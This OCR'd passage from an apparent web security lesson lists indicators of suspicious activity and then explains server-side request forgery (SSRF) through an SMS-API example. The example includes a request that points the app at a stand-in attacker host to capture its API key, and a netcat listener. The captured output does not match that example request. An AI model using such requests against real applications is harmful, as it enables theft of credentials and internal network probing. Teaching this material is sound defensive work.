
- Multiple unauthorised attempts for a particular action (usually authentication attempts or access to unauthorised resources, e.g. admin pages)
- Requests from anomalous IP addresses or locations: while this can indicate that someone else is trying to access a particular user's account, it can also have a false positive rate.
- Use of automated tools: particular automated tooling can be easily identifiable, e.g. using the value of User-Agent headers or the speed of requests. This can indicate that an attacker is using automated tooling.
- Common payloads: in web applications, it's common for attackers to use known payloads. Detecting the use of these payloads can indicate the presence of someone conducting unauthorised/malicious testing on applications.

Just detecting suspicious activity isn't helpful. This suspicious activity needs to be rated according to the impact level. For example, certain actions will have a higher impact than others. These higher-impact actions need to be responded to sooner; thus, they should raise alarms to get the relevant parties' attention.

Server-Side Request Forgery

This type of vulnerability occurs when an attacker can coerce a web application into sending requests on their behalf to arbitrary destinations while having control of the contents of the request itself. SSRF vulnerabilities often arise from implementations where our web application needs to use third-party services.

Think, for example, of a web application that uses an external API to send SMS notifications to its clients. For each email, the website needs to make a web request to the SMS provider's server to send the content of the message to be sent. Since the SMS provider charges per message, they require you to add a secret key, which they pre-assign to you, to each request you make to their API. The API key serves as an authentication token and allows the provider to know to whom to bill each message. The application would work like this:



By looking at the diagram above, it is easy to see where the vulnerability lies. The application exposes the `server` parameter to the users, which defines the server name of the SMS service provider. If the attacker wanted, they could simply change the value of the `server` to point to a machine they control, and your web application would happily forward the SMS request to the attacker instead of the SMS provider. As part of the

forwarded message, the attacker would obtain the API key, allowing them to use the SMS service to send messages at your expense. To achieve this, the attacker would only need to make the following request to your website:

`https://www.mysite.com/sms?server=attacker.thm&msg=ABC`

This would make the vulnerable web application make a request to:

`https://attacker.thm/api/send?msg=ABC`

You could then just capture the contents of the request using Netcat:

AttackBox

```
user@attackbox$ nc -lvp 80Listening on 0.0.0.0 80
Connection received on 10.10.1.236 43830
GET /:8087/public-docs/123.pdf HTTP/1.1
Host: 10.10.10.11
User-Agent: PycURL/7.45.1 libcurl/7.83.1 OpenSSL/1.1.1q zlib/1.2.12 brotli/1.0.9 nghttp
2/1.47.0
Accept: */*
```

This is a really basic case of SSRF. If this doesn't look that scary, SSRF can actually be used to do much more. In general, depending on the specifics of each scenario, SSRF can be used for:

- Enumerate internal networks, including IP addresses and ports.
- Abuse trust relationships between servers and gain access to otherwise restricted services.
- Interact with some non-HTTP services to get remote code execution (RCE).